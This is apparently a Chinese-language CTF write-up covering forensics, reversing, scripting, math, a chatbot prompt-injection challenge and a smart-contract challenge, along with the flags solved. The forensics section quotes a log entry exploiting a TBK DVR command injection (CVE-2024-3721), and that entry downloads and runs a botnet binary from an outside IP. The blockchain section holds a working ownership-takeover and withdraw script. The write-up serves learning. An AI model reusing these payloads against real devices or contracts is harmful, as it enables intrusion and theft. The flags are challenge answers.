注意到了注释的一串字符，用base64解码得到flag

```
ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0=
furryCTF{Fr0m_Anon9m0us_To_Ro0t}
```

溯源

1. 锁定关键攻击日志

在日志的末尾，有一个非常可疑的 POST 请求，且服务器返回了 **201 Created** 状态码，这通常意味着请求成功并在服务器上创建了资源或执行了操作。

```
144.172.98.50 - - [24/Sep/2025:23:24:12 +0800] "POST /device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B%20wget%20http%3A%2F%2F103.77.241.165%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20777%20%2A%3B%20.%2Fboatnet.arm7%20tbk HTTP/1.1" 201 166 "-" "Mozilla/5.0"
```

2. 攻击载荷（Payload）解码与分析

请求路径: /device.rsp

参数: opt=sys, cmd=***S_O_S_T_R_E_A_MAX***, mdb=sos

恶意指令 (mdc 参数):

```
cd /tmp; rm boatnet.arm7; wget http://103.77.241.165/hiddenbin/boatnet.arm7; chmod 777 *; ./boatnet.arm7 tbk
```

攻击者进入临时目录，下载名为 boatnet.arm7 的恶意文件（典型的僵尸网络木马，针对 ARM 架构设备），赋予执行权限并运行。

3. 漏洞确认

该攻击针对的是 **TBK DVR**（数字硬盘录像机）设备。

攻击特征是利用 /device.rsp 接口，配合特定的 cmd 参数 ***S_O_S_T_R_E_A_MAX***，通过 mdb 或 mdc 参数进行未授权的操作系统命令注入。

该漏洞在 2024 年被广泛披露和利用，专门用于构建 Mirai 僵尸网络变种。[15]

对应的 CVE 编号为 **CVE-2024-3721**。

4. 结论
攻击者成功利用了 TBK DVR 的命令执行漏洞，下载并运行了僵尸网络木马，导致设备工作异常。

flag为：furryCTF{CVE-2024-3721}

Reverse

ezvm

程序通过执行一段自定义的字节码（Bytecode），对初始字符串进行修改，最终生成的字符串就是 Flag。初始 Flag (v6):
代码中硬编码的初始字符串是：
"POFP{327a6c4304}"

虚拟机指令表 (byte_140001370):
指令映射表（索引 = 字节值 - 16）：

字节值 (Hex)	字符	索引	映射值 (Opcode)	含义
0x10	DLE	0	**0**	**CheckNull** (检查字符串是否结束)
0x25	%	21	**1**	**CMP** (比较当前字符)
0x3A	:	42	**2**	**JE** (相等则跳转)
0x41	A	49	**3**	**WRITE** (修改当前字符)
0x55	U	69	**4**	**INC** (指针后移)
0x66	f	86	**5**	**JMP** (无条件跳转)
其他	-	-	**6**	**EXIT** (结束/打印)

虚拟机字节码 (v27 + v28):
根据内存数据重组的字节码序列（十六进制）：
10 25 32 3A 0B 25 63 3A 0B 66 0D 41 31 55 66

虚拟机循环执行以下逻辑（针对 Flag 的每一个字符）：

1. **10 (CheckNull):** 检查当前 Flag 字符是否为 0。如果是，结束程序。
2. **25 32 (CMP '2'):** 检查当前字符是否等于 '2'。
3. **3A 0B (JE 11):** 如果等于 '2'，跳转到偏移 **11**。
4. **25 63 (CMP 'c'):** 检查当前字符是否等于 'c'。
5. **3A 0B (JE 11):** 如果等于 'c'，跳转到偏移 **11**。
6. **66 0D (JMP 13):** 如果都不匹配，无条件跳转到偏移 **13**（跳过修改）。
7. **Offset 11 (41 31 - WRITE '1'):** 将当前字符修改为 **'1'**。
8. **Offset 13 (55 - INC):** 移动到下一个 Flag 字符。
9. **Offset 14 (66 00 - JMP 0):** 跳转回开头，处理下一个字符。

总结逻辑:
遍历初始字符串，**将所有的字符 '2' 和字符 'c' 替换为 '1'**，其他字符保持不变。

3. 解密过程

初始 Flag: P O F P { 3 2 7 a 6 c 4 3 0 4 }

逐字替换：

- P -> 不变
- O -> 不变
- F -> 不变
- P -> 不变
- { -> 不变
- 3 -> 不变
- 2 -> 变成 **1**
- 7 -> 不变
- a -> 不变

- 6 -> 不变
- c -> 变成 **1**
- 4 -> 不变
- 3 -> 不变
- 0 -> 不变
- 4 -> 不变
- } -> 不变

```
POFP{317a614304}
```

未来程序

```
import binascii

def flag1():
    v1_bin = "11001100111010100010011001011110100100011010101111000111101101000010110000111010000001011110110000101000001101111100001000100011110110011100111000101011100100011110001111111111101010"
    v2_bin = "01100110011101011101000110110101101010011011000011000100101100101110000100010111100110111011100110100101010001010110001110101001101000011100000111010100101001011110000011011100111001100"
    v1 = int(v1_bin, 2)
    v2 = int(v2_bin, 2)
    flag_int = (v1 + v2) // 2
    flag_hex = hex(flag_int)[2:]
    if len(flag_hex) % 2 != 0:
        flag_hex = '0' + flag_hex
    flag = binascii.unhexlify(flag_hex).decode('ascii')
    return flag

def solve():
    part1 = flag1()
    hex2_raw = "be8660dae0d8ca6ecae6be86d0c2e4dabedceedcfa"
```

```
    part2 = ""
    for i in range(0, len(hex2_raw), 2):
        # 提取两个字符作为一个字节的十六进制
        byte_hex = hex2_raw[i:i+2]
        byte_val = int(byte_hex, 16)
        # 根据算术规则，这里的数据是双倍编码的，所以除以 2
        part2 += chr(byte_val // 2)

    print(f"第一部分: {part1}")
    print(f"第二部分: {part2}")
    print(f"Flag : {part1 + part2}")

if __name__ == "__main__":
    solve()
```

```
(base) PS C:\Users\lry> & D:/anaconda3/python.exe
d:/CTF/Games/furryCTF/Reverse/Encoder/1.py
第一部分: furryCTF{This_Is_Tu7ing
第二部分: _C0mple7es_Charm_nwn}
Flag : furryCTF{This_Is_Tu7ing_C0mple7es_Charm_nwn}
```

PPC

flagreader

```
import requests


headers = {
    "Accept": "*/*",
    "Accept-Language": "zh-CN,zh;q=0.9",
    "Cache-Control": "no-cache",
    "Pragma": "no-cache",
    "Proxy-Connection": "keep-alive",
    "Referer": "http://ctf.furryctf.com:32770/",
```

```
    "User-Agent": "Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Mobile Safari/537.36"
}
str= ""
for i in range(1, 481):
    print("正在读取第", i, "个字符")
    url = f"http://ctf.furryctf.com:32770/api/flag/char/{i}"
    response = requests.get(url, headers=headers, verify=False)
    str += response.json().get("char")

print(str)
# Base16解码2次
import base64
flag = base64.b16decode(base64.b16decode(str.encode())).decode()
print("Flag:", flag)
```

你说这是个数学题?

```
from sage.all import *
...
中间省略了题目中给的matrix和result
...
# 检查数据是否已填充
if 'matrix' not in globals() or 'result' not in globals():
    print("错误：请先将 matrix 和 result 的数据复制到脚本中！")
    exit()

print("[*] 正在构建矩阵和向量...")

# 2. 数据预处理
# 将字符串矩阵转换为整数列表的列表
matrix_rows = [[int(bit) for bit in row] for row in matrix]
# 结果已经是整数列表，无需转换

# 3. 在 GF(2) 上求解线性方程组
# 创建 GF(2) 上的矩阵 M
M = Matrix(GF(2), matrix_rows)
```

```python
# 创建 GF(2) 上的向量 R
R = vector(GF(2), result)

# 求解 M * x = R
try:
    print("[*] 正在求解线性方程组...")
    solution = M.solve_right(R)
    print("[+] 求解成功！")
except Exception as e:
    print(f"[-] 求解失败：{e}")
    exit()

# 将解向量转换为二进制字符串
binary_string = "".join(str(bit) for bit in solution)
print(f"[*] 还原的二进制流长度：{len(binary_string)}")
# print(f"[*] 二进制流前缀：{binary_string[:50]}...")

# ==========================================
# 4. 变长编码解码 (DFS)
# ==========================================

# 定义允许的字符集：题目flag格式为 furryCTF{[0-9A-Za-z_]+}
# 包含由题目逻辑可知的 ASCII 范围
valid_chars = set("0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_{}")

# 预计算字符的二进制映射，用于快速查找
bin_map = {}
for c in valid_chars:
    b = bin(ord(c)).replace("0b", "")
    bin_map[b] = c

# 已知的 flag 前缀
prefix = "furryCTF{"
prefix_bits = "".join(bin(ord(c)).replace("0b", "") for c in prefix)

if not binary_string.startswith(prefix_bits):
    print("[-] 警告：解出的二进制流不包含 'furryCTF{' 前缀，可能解错了或数据粘贴错误。")
```

```
else:
    print(f"[+] 确认前缀: {prefix}")

# 从前缀之后开始解码
start_index = len(prefix_bits)
solutions = []

def decode_dfs(current_index, current_flag):
    # 终止条件：二进制流全部匹配完
    if current_index == len(binary_string):
        if current_flag.endswith("}"):
            solutions.append(current_flag)
        return

    # 剪枝：如果已经找到太多解（通常只有一个），或者剩余位数不够
    if len(solutions) > 5:
        return

    remaining_len = len(binary_string) - current_index
    if remaining_len < 6: # 最小字符也是6位
        return

    # 尝试取 6 位 (数字 0-9)
    chunk6 = binary_string[current_index : current_index+6]
    if chunk6 in bin_map:
        decode_dfs(current_index + 6, current_flag +
bin_map[chunk6])

    # 尝试取 7 位 (字母和符号)
    if remaining_len >= 7:
        chunk7 = binary_string[current_index : current_index+7]
        if chunk7 in bin_map:
            decode_dfs(current_index + 7, current_flag +
bin_map[chunk7])

print(f"[*] 开始从索引 {start_index} 递归解码...")
import sys
sys.setrecursionlimit(2000)

decode_dfs(start_index, prefix)

```

```
print("\n[+] 找到的 Flag:")
for flag in solutions:
    print(flag)

if not solutions:
    print("[-] 未能解码出符合格式的 Flag。")
```

```
(sage) lry@LRY:~/code$ sage 3.sage.py
[*] 正在构建矩阵和向量...
[*] 正在求解线性方程组...
[+] 求解成功!
[*] 还原的二进制流长度: 308
[+] 确认前缀: furryCTF{
[*] 开始从索引 63 递归解码...

[+] 找到的 Flag:
furryCTF{X0r_Matr1x_W4wh_On9_Un4yu2oiplut1on}
```

AI

猫猫今天笨笨了喵

一直在想怎么用提示词注入获取flag，怎么样都会被猫猫识破，于是摆烂顺着猫猫，结果就拿到了flag，看来是要获取猫猫的信任

Blockchain

好像忘了啥

```python
import json
import time
from web3 import Web3
try:
    from web3.middleware import geth_poa_middleware
    POA_MIDDLEWARE = geth_poa_middleware
except Exception:
    from web3.middleware import ExtraDataToPOAMiddleware
    POA_MIDDLEWARE = ExtraDataToPOAMiddleware

# ================ 配置区域 ================
RPC_URL = "http://furryctf.com:35324/rpc/"

```

```python
# 题目提供的攻击者私钥
PRIVATE_KEY = "0x8292bba4704ce5f8ba74c74faa20a655e45a651255ede04f4eeaf48f44600881"

# 题目提供的合约地址
CONTRACT_ADDRESS = "0x5e78F5C93Fb337236C63872508A8B2e88749D8D2"

# 简化的 ABI，只包含我们需要交互的部分
CONTRACT_ABI = [
    {
        "inputs": [],
        "name": "getStatus",
        "outputs": [{"internalType": "address","name": "","type": "address"},{"internalType": "uint256","name": "","type": "uint256"}],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "withdrawAll",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "anonymous": False,
        "inputs": [
            {"indexed": True, "internalType": "address", "name": "revealer", "type": "address"},
            {"indexed": False, "internalType": "string", "name": "flag", "type": "string"}
        ],
        "name": "FlagRevealed",
        "type": "event"
    }
]

def solve():
    # 1. 连接节点
```

```
    try:
        w3 = Web3(Web3.HTTPProvider(RPC_URL))
        w3.middleware_onion.inject(POA_MIDDLEWARE, layer=0)

        if not w3.is_connected():
            print(f"[-] 无法连接到 RPC: {RPC_URL}")
            return

        print(f"[+] 成功连接到链，当前区块高度: {w3.eth.block_number}")
    except Exception as e:
        print(f"[-] 连接错误 (请检查RPC地址是否正确): {e}")
        return

    # 2. 设置账户
    account = w3.eth.account.from_key(PRIVATE_KEY)
    my_address = account.address
    print(f"[+] 攻击者账户: {my_address}")

    contract = w3.eth.contract(address=CONTRACT_ADDRESS, abi=CONTRACT_ABI)

    # 3. 第一步：调用 getStatus 获取所有权
    print("\n[*] 步骤 1/2: 正在调用 getStatus() 以窃取所有权...")
    try:
        tx_func = contract.functions.getStatus()
        tx = tx_func.build_transaction({
            'from': my_address,
            'nonce': w3.eth.get_transaction_count(my_address),
            'gas': 300000,
            'gasPrice': w3.eth.gas_price
        })

        signed_tx = w3.eth.account.sign_transaction(tx, PRIVATE_KEY)
        raw_tx = getattr(signed_tx, "rawTransaction", None) or signed_tx.raw_transaction
        tx_hash = w3.eth.send_raw_transaction(raw_tx)
        print(f"[+] 交易发送成功: {tx_hash.hex()}")

        receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
```

```
        if receipt.status == 1:
            print("[+] 交易确认成功！你应该已经是 Owner 了。")
        else:
            print("[-] 交易失败！")
            return

    except Exception as e:
        print(f"[-] 步骤 1 发生错误：{e}")
        return

    # 4. 第二步：调用 withdrawAll 提款并获取 Flag
    print("\n[*] 步骤 2/2：正在调用 withdrawAll() 提款并捕获 Flag...")
    try:
        tx_func = contract.functions.withdrawAll()
        tx = tx_func.build_transaction({
            'from': my_address,
            'nonce': w3.eth.get_transaction_count(my_address),
            'gas': 500000, # 提款通常需要更多 Gas
            'gasPrice': w3.eth.gas_price
        })

        signed_tx = w3.eth.account.sign_transaction(tx, PRIVATE_KEY)
        raw_tx = getattr(signed_tx, "rawTransaction", None) or signed_tx.raw_transaction
        tx_hash = w3.eth.send_raw_transaction(raw_tx)
        print(f"[+] 交易发送成功：{tx_hash.hex()}")

        receipt = w3.eth.wait_for_transaction_receipt(tx_hash)

        # 5. 解析 Flag
        logs = contract.events.FlagRevealed().process_receipt(receipt)

        if logs:
            flag = logs[0]['args']['flag']
            print("\n" + "="*50)
            print(f"🎉 恭喜！Flag 捕获成功：\n{flag}")
            print("="*50 + "\n")
        else:
```

```
            print("[-] 交易成功但未发现 FlagRevealed 事件，可能是余额不足或逻辑错误。")

    except Exception as e:
        print(f"[-] 步骤 2 发生错误: {e}")

if __name__ == "__main__":
    solve()
```